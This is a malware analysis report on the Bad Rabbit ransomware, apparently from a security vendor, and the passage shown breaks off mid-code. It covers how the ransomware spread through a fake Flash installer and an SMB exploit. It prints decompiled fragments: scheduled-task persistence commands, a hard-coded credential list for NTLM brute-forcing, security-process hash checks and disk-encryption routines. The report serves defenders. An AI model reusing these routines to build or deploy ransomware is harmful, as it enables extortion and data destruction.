Bad Rabbit ransomware

By Orkhan Mamedov

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
UPDATE 27.10.2017. Decryption opportunity assessment. File recovery possibility. Verdicts

What happened?

On October 24th we observed notifications of mass attacks with ransomware called Bad Rabbit. It has been targeting organizations and consumers, mostly in Russia but there have also been reports of victims in Ukraine. Here's what a ransom message looks like for the unlucky victims:



What is Bad Rabbit?

Bad Rabbit is a previously unknown ransomware family.

How is Bad Rabbit distributed?

The ransomware dropper was distributed with the help of drive-by attacks. While the target is visiting a legitimate website, a malware dropper is being downloaded from the threat actor's infrastructure. No exploits were used, so the victim would have to manually execute the malware dropper, which pretends to be an Adobe Flash installer.

However, our analysis confirmed that Bad Rabbit uses the EternalRomance exploit as an infection vector to spread within corporate networks. The same exploit was used in the ExPetr.

We've detected a number of compromised websites, all of which were news or media websites.

Whom does it target?

Most of the targets are located in Russia. Similar but fewer attacks have also been seen in other countries – Ukraine, Turkey and Germany. Overall, there are almost 200 targets, according to the KSN statistics.

Since when does Kaspersky Lab detect the threat?

We have been proactively detecting the original vector attack since it began on the morning of October 24. The attack lasted until midday, although ongoing attacks were detected at 19.55 Moscow time. The server from which the Bad rabbit dropper was distributed went down in the evening (Moscow time).


How is it different to ExPetr? Or it is the same malware?

Our observations suggest that this been a targeted attack against corporate networks, using methods similar to those used during the ExPetr attack. What's more, the code analysis showed a notable similarity between the code of ExPetr and Bad Rabbit binaries.

Technical details

According to our telemetry, the ransomware is spread via a drive-by attack.

The ransomware dropper is distributed from hxxp://1dnscontrol[.]com/flash_install.php



Also according to our telemetry data, victims are redirected to this malware web resource from legitimate news websites.

The downloaded file named **install_flash_player.exe** needs to be manually launched by the victim. To operate correctly, it needs elevated administrative privileges which it attempts to obtain using the standard UAC prompt. If started, it will save the malicious DLL as **C:Windowsinfpub.dat** and launch it using rundll32.

```
if ( !GetSystemDirectoryW(&Buffer, 0x30Cu)
  || !lstrcatW(&Buffer, L"\\rundll32.exe")
  || !sub_4010C0((SIZE_T *)&v22, &v21)
  || !sub_401260(v22, v21) )
{
  return 0;
}
wsprintfW(&CommandLine, L"%ws C:\\Windows\\%ws,#1 %ws", &Buffer, L"infpub.dat", v24);
v14 = 16;
v15 = &ProcessInformation;
do
{
  LOBYTE(v15->hProcess) = 0;
  v15 = (struct _PROCESS_INFORMATION *)((char *)v15 + 1);
  --v14;
}
while ( v14 );
v16 = 68;
v17 = &StartupInfo;
do
{
  LOBYTE(v17->cb) = 0;
  v17 = (struct _STARTUPINFOW *)((char *)v17 + 1);
  --v16;
}
while ( v16 );
StartupInfo.cb = 68;
CreateProcessW(&Buffer, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
ExitProcess(0);
```

Pseudocode of the procedure that installs the malicious DLL

infpub.dat appears to be capable of brute-forcing NTLM login credentials to Windows machines that have pseudo-random IP addresses.

```
.data:10013478 6C 09 01 10          logins          dd offset aAdministrator
.data:10013478                                                      ; DATA XREF: NTLMBrute+C3↑o
.data:10013478                                                      ; "Administrator"
.data:1001347C 60 09 01 10                          dd offset aAdmin_0      ; "Admin"
.data:10013480 54 09 01 10                          dd offset aGuest_0      ; "Guest"
.data:10013484 48 09 01 10                          dd offset aUser_0       ; "User"
.data:10013488 3C 09 01 10                          dd offset aUser1_0      ; "User1"
.data:1001348C 2C 09 01 10                          dd offset aUser1        ; "user-1"
.data:10013490 20 09 01 10                          dd offset aTest_0       ; "Test"
.data:10013494 14 09 01 10                          dd offset aRoot         ; "root"
.data:10013498 0C 09 01 10                          dd offset aBuh          ; "buh"
.data:1001349C 00 09 01 10                          dd offset aBoss         ; "boss"
.data:100134A0 F8 08 01 10                          dd offset aFtp          ; "ftp"
.data:100134A4 F0 08 01 10                          dd offset aRdp          ; "rdp"
.data:100134A8 E0 08 01 10                          dd offset aRdpuser      ; "rdpuser"
.data:100134AC CC 08 01 10                          dd offset aRdpadmin     ; "rdpadmin"
.data:100134B0 BC 08 01 10                          dd offset aManager      ; "manager"
.data:100134B4 AC 08 01 10                          dd offset aSupport      ; "support"
.data:100134B8 A0 08 01 10                          dd offset aWork         ; "work"
.data:100134BC 88 08 01 10                          dd offset aOtherUser    ; "other user"
.data:100134C0 74 08 01 10                          dd offset aOperator     ; "operator"
.data:100134C4 64 08 01 10                          dd offset aBackup       ; "backup"
.data:100134C8 58 08 01 10                          dd offset aAsus         ; "asus"
.data:100134CC 48 08 01 10                          dd offset aFtpuser      ; "ftpuser"
.data:100134D0 34 08 01 10                          dd offset aFtpadmin     ; "ftpadmin"
.data:100134D4 2C 08 01 10                          dd offset aNas          ; "nas"
.data:100134D8 1C 08 01 10                          dd offset aNasuser      ; "nasuser"
.data:100134DC 08 08 01 10                          dd offset aNasadmin     ; "nasadmin"
.data:100134E0 F4 07 01 10                          dd offset aSuperuser    ; "superuser"
.data:100134E4 E0 07 01 10                          dd offset aNetguest     ; "netguest"
.data:100134E8 D4 07 01 10                          dd offset aAlex         ; "alex"
.data:100134EC 94 04 01 10                          dd offset servername
.data:100134F0 94 04 01 10          passwords       dd offset servername    ; DATA XREF: NTLMBrute+CD↑r
.data:100134F4 6C 09 01 10                          dd offset aAdministrator ; "Administrator"
.data:100134F8 B8 07 01 10                          dd offset aAdministrato_1 ; "administrator"
.data:100134FC 54 09 01 10                          dd offset aGuest_0      ; "Guest"
.data:10013500 AC 07 01 10                          dd offset aGuest        ; "guest"
.data:10013504 48 09 01 10                          dd offset aUser_0       ; "User"
.data:10013508 A0 07 01 10                          dd offset aUser         ; "user"
.data:1001350C 60 09 01 10                          dd offset aAdmin_0      ; "Admin"
.data:10013510 8C 07 01 10                          dd offset aAdmintest    ; "adminTest"
.data:10013514 80 07 01 10                          dd offset aTest         ; "test"
.data:10013518 14 09 01 10                          dd offset aRoot         ; "root"
.data:1001351C 78 07 01 10                          dd offset a123          ; "123"
```

The hard-coded list of credentials

infpub.dat will also install the malicious executable dispci.exe into C:Windows and create a task to launch it.

```
v1 = 0;
if ( sub_10007FB7((int)L"schtasks /Delete /F /TN rhaegal", 0) )
  Sleep(0x7D0u);
if ( !GetEnvironmentVariableW(L"ComSpec", &Buffer, 0x104u)
  && (!GetSystemDirectoryW(&Buffer, 0x104u) || !lstrcatW(&Buffer, L"\\cmd.exe")) )
{
  return v1;
}
wsprintfW(
  &v3,
  L"schtasks /Create /RU SYSTEM /SC ONSTART /TN rhaegal /TR \"%ws /C Start \\\"\\\" \\\"%wsdispci.exe\\\" -id %u && exit\"",
  &Buffer,
  a1,
  dword_10017BBC);
v1 = sub_10007FB7((int)&v3, 0);
```

Pseudocode of the procedure that creates the task which launches the malicious executable

What's more, **infpub.dat** acts as a typical file encrypting ransomware: it finds the victim's data files using an embedded extension list and encrypts them using the criminal's public RSA-2048 key.

```
.rdata:10010E16 00 00                                   align 4
.rdata:10010E18                         aMiibijanbgkqhk:                        ; DATA XREF: ProcessDrives+73↑o
.rdata:10010E18                                                                 ; .data:1001302C↓o
.rdata:10010E18 4D 00 49 00 49 00 42 00+                unicode 0, <MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA5clDuVFr5sQxZ>
.rdata:10010E18 49 00 6A 00 41 00 4E 00+                unicode 0, <+feQlVv2cEK0k4uCSF5SkOkF9A3tR6O/xAt89/PVhowvu2TfBTRsnBs83>
.rdata:10010E18 42 00 67 00 6B 00 71 00+                unicode 0, <hcFH8hjG2V5F5DxXFoSxpTqVsR4lOm5KB2S8ap4TinG/GN/SVNBFwllpR>
.rdata:10010E18 68 00 6B 00 69 00 47 00+                unicode 0, <hV/vRWNmKgKIdROvkHxyALuJyUuCZlIoaJ5tB0YkATEHEyRsLcntZYsdw>
.rdata:10010E18 39 00 77 00 30 00 42 00+                unicode 0, <H1P+NmXiNg2MH51Z9bEOk7YTMfwVKNqtHaX0LJOyAkx4NR0DPOFLDQONW>
.rdata:10010E18 41 00 51 00 45 00 46 00+                unicode 0, <9OOhZSkRx3V7PC3Q29HHhyiKVCPJsOW111mNtwL7KX+7kfNe0CefByEWf>
.rdata:10010E18 41 00 41 00 4F 00 43 00+                unicode 0, <SBt1tbkvjdeP2xBnPjb3GE1GA/oGcGjrXc6wV8WKsfYQIDAQAB>,0
.rdata:1001112A 00 00 00 00 00 00                       align 10h
.rdata:10011130                         a_3ds_7z_accdb_:                        ; DATA XREF: sub_100059B1+46↑o
.rdata:10011130                                                                 ; .data:10013028↓o
.rdata:10011130 2E 00 33 00 64 00 73 00+                unicode 0, <.3ds.7z.accdb.ai.asm.asp.aspx.avhd.back.bak.bmp.brw.c.cab>
.rdata:10011130 2E 00 37 00 7A 00 2E 00+                unicode 0, <.cc.cer.cfg.conf.cpp.crt.cs.ctl.cxx.dbf.der.dib.disk.djvu>
.rdata:10011130 61 00 63 00 63 00 64 00+                unicode 0, <.doc.docx.dwg.eml.fdb.gz.h.hdd.hpp.hxx.iso.java.jfif.jpe.>
.rdata:10011130 62 00 2E 00 61 00 69 00+                unicode 0, <jpeg.jpg.js.kdbx.key.mail.mdb.msg.nrg.odc.odf.odg.odi.odm>
.rdata:10011130 2E 00 61 00 73 00 6D 00+                unicode 0, <.odp.ods.odt.ora.ost.ova.ovf.p12.p7b.p7c.pdf.pem.pfx.php.>
.rdata:10011130 2E 00 61 00 73 00 70 00+                unicode 0, <pmf.png.ppt.pptx.ps1.pst.pvi.py.pyc.pyw.qcow.qcow2.rar.rb>
.rdata:10011130 2E 00 61 00 73 00 70 00+                unicode 0, <.rtf.scm.sln.sql.tar.tib.tif.tiff.vb.vbox.vbs.vcb.vdi.vfd>
.rdata:10011130 78 00 2E 00 61 00 76 00+                unicode 0, <.vhd.vhdx.vmc.vmdk.vmsd.vmtm.vmx.vsdx.vsv.work.xls.xlsx.x>
.rdata:10011130 68 00 64 00 2E 00 62 00+                unicode 0, <ml.xvd.zip.>,0
.rdata:100114D8                         aAppdata:                               ; DATA XREF: .data:10013020↓o
```

The public key of the criminals and the extension list

The criminal's public key parameters:

Public-Key: (2048 bit)
Modulus:
00:e5:c9:43:b9:51:6b:e6:c4:31:67:e7:de:42:55:
6f:65:c1:0a:d2:4e:2e:09:21:79:4a:43:a4:17:d0:
37:b5:1e:8e:ff:10:2d:f3:df:cf:56:1a:30:be:ed:
93:7c:14:d1:b2:70:6c:f3:78:5c:14:7f:21:8c:6d:
95:e4:5e:43:c5:71:68:4b:1a:53:a9:5b:11:e2:53:
a6:e4:a0:76:4b:c6:a9:e1:38:a7:1b:f1:8d:fd:25:
4d:04:5c:25:96:94:61:57:fb:d1:58:d9:8a:80:a2:
1d:44:eb:e4:1f:1c:80:2e:e2:72:52:e0:99:94:8a:
1a:27:9b:41:d1:89:00:4c:41:c4:c9:1b:0b:72:7b:
59:62:c7:70:1f:53:fe:36:65:e2:36:0d:8c:1f:99:
59:f5:b1:0e:93:b6:13:31:fc:15:28:da:ad:1d:a5:
f4:2c:93:b2:02:4c:78:35:1d:03:3c:e1:4b:0d:03:
8d:5b:d3:8e:85:94:a4:47:1d:d5:ec:f0:b7:43:6f:
47:1e:1c:a2:29:50:8f:26:c3:96:d6:5d:66:36:dc:
0b:ec:a5:fe:ee:47:cd:7b:40:9e:7c:1c:84:59:f4:
81:b7:5b:5b:92:f8:dd:78:fd:b1:06:73:e3:6f:71:
84:d4:60:3f:a0:67:06:8e:b5:dc:eb:05:7c:58:ab:
1f:61
Exponent: 65537 (0x10001)

The executable **dispci.exe** appears to be derived from the code base of the legitimate utility DiskCryptor. It acts as the disk encryption module which also installs the modified bootloader and prevents the normal boot-up process of the infected machine.

An interesting detail that we noticed when analyzing the sample of this threat: it looks like the criminals behind this malware are fans of the famous books & TV show series Game Of Thrones. Some of the strings used throughout the code are the names of different characters from this series.

```
.00405B32: 56                  push        esi
.00405B33: 68785B4100          push        000415B78 ;'viserion' --↓2
.00405B38: 688C5B4100          push        000415B8C ;'%ws_%u' --↓3
.00405B3D: B904010000          mov         ecx,000000104
.00405B42: 8D5C241C            lea         ebx,[esp][01C]
.00405B46: E865FCFFFF          call        .0004057B0 --↑4
.00405B4B: 8BCB                mov         ecx,ebx
.00405B4D: 83C40C              add         esp,00C
.00405B50: 51                  push        ecx
.00405B51: 68405B4100          push        000415B40 ;'schtasks /Delete /F /TN %ws' --↓5
.00405B56: B904010000          mov         ecx,000000104
.00405B5B: 8D9C2420020000      lea         ebx,[esp][0000000220]
.00405B62: E849FCFFFF          call        .0004057B0 --↑4
.00405B67: 8BD3                mov         edx,ebx
.00405B69: 52                  push        edx
.00405B6A: E8A1FCFFFF          call        .000405810 --↑6
.00405B6F: 8B8C2430040000      mov         ecx,[esp][0000000430]
.00405B76: 83C40C              add         esp,00C
.00405B79: 5F                  pop         edi
.00405B7A: 5E                  pop         esi
.00405B7B: 5B                  pop         ebx
.00405B7C: 33CC                xor         ecx,esp
.00405B7E: 33C0                xor         eax,eax
.00405B80: E81A010000          call        .000405C9F --↓7
.00405B85: 8BE5                mov         esp,ebp
.00405B87: 5D                  pop         ebp
.00405B88: C3                  retn ; _^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_
.00405B89: CCCCCCCCCCCCCC      int         3
.00405B90: 55                  push        ebp
.00405B91: 8BEC                mov         ebp,esp
.00405B93: 81EC0C020000        sub         esp,00000020C
.00405B99: A108804100          mov         eax,[000418008] --↓8
.00405B9E: 33C5                xor         eax,ebp
.00405BA0: 8945FC              mov         [ebp][-4],eax
.00405BA3: 53                  push        ebx
.00405BA4: 689C5B4100          push        000415B9C ;'drogon' --↓9
.00405BA9: 68405B4100          push        000415B40 ;'schtasks /Delete /F /TN %ws' --↓5
.00405BAE: B904010000          mov         ecx,000000104
.00405BB3: 8D9DF4FDFFFF        lea         ebx,[ebp][-00000020C]
.00405BB9: E8F2FBFFFF          call        .0004057B0 --↑4
```

```
.00405678: E853FCFFFF          call        .0004052D0 --↑6
.0040567D: 68545A4100          push        000415A54 ;'rhaegal' --↓7
.00405682: 68405B4100          push        000415B40 ;'schtasks /Delete /F /TN %ws' --↓8
.00405687: B904010000          mov         ecx,000000104
.0040568C: 8D9DF4FDFFFF        lea         ebx,[ebp][-00000020C]
.00405692: 8885F3FDFFFF        mov         [ebp][-00000020D],al
.00405698: E813010000          call        .0004057B0 --↓9
```

Dragon names from Game Of Thrones

```
BLOCK "StringFileInfo"
{
	BLOCK "000904b0"
	{
		VALUE "FileDescription", "Microsoft Display Class Installer"
		VALUE "FileVersion", "1.1.846.118"
		VALUE "LegalCopyright", "http://diskcryptor.net/"
		VALUE "OriginalFilename", "dispci.exe"
		VALUE "ProductName", "GrayWorm"
		VALUE "ProductVersion", "1.1"
	}
}
```

Character name from Game Of Thrones

Encryption scheme

As we mentioned, the Bad Rabbit ransomware encrypts a victim's files and disk. Files are encrypted with the following algorithms:

1. 1 AES-128-CBC
2. 2 RSA-2048

It is a default encryption scheme for ransomware.

An interesting fact is that the ransomware enumerates all running processes and compares the hashed name of each process with embedded hash values. It is important to mention that the hashing algorithm is similar to the ExPetr one.

BAD RABBIT

```
hash = 0x87654321;
c = 0;
do
{
  i = 0;
  if ( procNameLen )
  {
    j = c;
    do
    {
      v5 = &hash + (j & 3);
      v6 = (*v5 ^ LOBYTE(procName[i++])) - 1;
      ++j;
      *v5 = v6;
    }
    while ( i < procNameLen );
  }
  ++c;
}
while ( c < 3 );
```

ExPetr

```
hash = 0x12345678;
c = 0;
procNameLen = wcslen(pe.szExeFile);
do
{
  i = 0;
  if ( procNameLen )
  {
    j = c;
    do
    {
      v4 = &hash + (j & 3);
      v5 = (*v4 ^ LOBYTE(pe.szExeFile[i++])) - 1;
      ++j;
      *v4 = v5;
    }
    while ( i < procNameLen );
  }
  ++c;
}
while ( c < 3 );
```

Comparing of Bad Rabbit and ExPetr hashing routines

```
if ( RUNTIME_FLAGS & ~0xFFFFFFEF && GenRandBuf(pbBuffer, 0x21u) )
{
  v7 = 0;
  do
  {
    v8 = &pbBuffer[v7];
    v9 = pbBuffer[v7++] % 0x3Eu;
    *v8 = ALPHABET[v9];
  }
  while ( v7 < 0x20 );
  v12 = 0;
  ProcessDrives(pbBuffer, a2);
}
```

Special branch

```
unsigned int InitRuntimeFlags()
{
  unsigned int runtimeFlags; // edi
  HANDLE v1; // esi
  BOOL i; // eax
  int v3; // eax
  PROCESSENTRY32W pe; // [esp+8h] [ebp-22Ch]

  runtimeFlags = 0xFFFFFFFF;
  v1 = CreateToolhelp32Snapshot(2u, 0);
  if ( v1 != 0xFFFFFFFF )
  {
    pe.dwSize = 556;
    for ( i = Process32FirstW(v1, &pe); ; i = Process32NextW(v1, &pe) )
    {
      if ( !i )
      {
        CloseHandle(v1);
        return runtimeFlags;
      }
      v3 = CalcCustomHash(pe.szExeFile);
      if ( v3 != 0x4A241C3E )
      {
        if ( v3 == 0x923CA517 )
          goto LABEL_10;
        if ( v3 != 0x966D0415 && v3 != 0xAA331620 )
        {
          if ( v3 == 0xC8F10976 )
            goto LABEL_10;
          if ( v3 != 0xE2517A14 )
            break;
        }
      }
      runtimeFlags &= 0xFFFFFFEF;
LABEL_12:
      ;
    }
    if ( v3 != 0xE5A05A00 )
      goto LABEL_12;
LABEL_10:
    runtimeFlags &= 0xFFFFFFBF;
    goto LABEL_12;
  }
  return runtimeFlags;
}
```

Runtime flags initialization routine

The full list of embedded hashes of process names:

Hash	Process name
0x4A241C3E	dwwatcher.exe

0x923CA517	McTray.exe
0x966D0415	dwarkdaemon.exe
0xAA331620	dwservice.exe
0xC8F10976	mfevtps.exe
0xE2517A14	dwengine.exe
0xE5A05A00	mcshield.exe

The partitions on the victim's disks are encrypted with the help of the DiskCryptor driver dcrypt.sys (which is installed into C:Windowscscc.dat). The ransomware sends the necessary IOCTL codes to this driver. Some functions are taken as is from the sources of DiskCryptor (drv_ioctl.c), others seem to be implemented by the malware developers.

The disk partitions on the infected machine are encrypted by the DiskCryptor driver using the AES cipher in XTS mode. The password is generated by dispci.exe using the WinAPI function CryptGenRandom and has a length of 32 symbols.

Decryption opportunity assessment

Unlike ExPetr, the evidence suggests that Bad Rabbit is not intended as a wiper. Previously, in our article we wrote that the threat actors behind ExPetr were technically unable to decrypt MFT that was encrypted with the GoldenEye component. In the case of Bad Rabbit, however, the malware algorithm suggests that the threat actors have the technical means to decrypt the password necessary for disk decryption.


The data shown on the screen of an infected machine as "personal installation key#1" is an encrypted by RSA-2048 and base64-encoded binary structure that contains the following information gathered from the infected system:

```
struct system_info
{
    uint32_t id;              //passed to dispci.exe as parameter "-id <number>"
    uint32_t locale;          //GetSystemDefaultLCID result
    uint32_t tz_bias;         //TimeZoneInformation.Bias
    char password[32 + 1];    //zero-terminated
    wchar_t lan_group[];
    wchar_t computer_name[];
};
```

The threat actors can use their own private RSA key to decrypt this structure. After decryption they can send this information to the victim.

Please note that, despite what it says in other vendors' reports, the value of the id field which is passed to dispci.exe is just a 32-bit number used to distinguish different infected machines, and not the AES key which is used for disk encryption.

As part of our analysis, we extracted the password generated by the malware during a debugging session and attempted to enter this password when the system was locked after reboot. The password indeed worked and the boot-up process continued.



Unfortunately, we have to conclude that at this point there's no way to decrypt disk and victim files without the threat actor's RSA-2048 private key. The symmetric encryption keys are securely generated on the ransomware side which makes attempts to guess the keys unfeasible in practice.

However, we found a flaw in the code of dispci.exe: the malware doesn't wipe the generated password from the memory, which means that there is a slim chance to extract it before the dispci.exe process terminates. In the picture below, note that while the variable dc_pass (which will be passed to the driver) is securely erased after use, that's not the case for the variable rand_str which holds the original copy of the password.

```
ret = dc_device_control(DC_CTL_LOCK_MEM, &dc_pass, 8u, 0, 0);
if ( ret )
  ret = VirtualLock(dc_pass, 0x104u);
if ( !dc_pass )
  return ret;
CryptRand(rand_str);
MultiByteToWideChar(0xFDE9u, 0, (LPCSTR)rand_str, 260, dc_pass->pass, 128);
pass_len = dc_pass->pass;
do
{
  v4 = *pass_len;
  ++pass_len;
}
while ( v4 );
dc_pass->size = 2 * (pass_len - &dc_pass->pass[1]);
if ( !EncryptPassAndId((char *)rand_str, id, &encrypted) )
  return secure_free(dc_pass);
WideCharToMultiByte(0, 0, encrypted, 1040, ::encrypted, 1040, 0, 0);
if ( !InfectMBR() )
{
  vol = GetNextVolume();
  if ( vol )
  {
    v7 = vol->status.flags;
    crypt_info = 0;
    if ( v7 & 2 )
    {
      v8 = vol->status.crypt.wp_mode;
    }
    else
    {
      if ( v7 & 0xC1 )
        goto exit;
      v9 = dc_start_encrypt(vol->device, dc_pass, &crypt_info);
      secure_free(dc_pass);
      if ( v9 )
        goto exit;
      v8 = crypt_info.wp_mode;
    }
    EncryptVolume(vol, v8);
  }
}
```

Pseudocode of the procedure that generates the password and encrypts the disk partitions

File encryption

As we wrote before, the trojan uses a common file encryption scheme. It generates a random 32-bytes-length string and uses it in the key derivation algorithm. Unfortunately, the trojan uses the CryptGenRandom function when generating this string.

```
BOOL __usercall CryptDeriveKey@<eax>(CipherCtx *ctx@<eax>)
{
  HCRYPTPROV v2; // edi
  HCRYPTPROV v3; // ST00_4
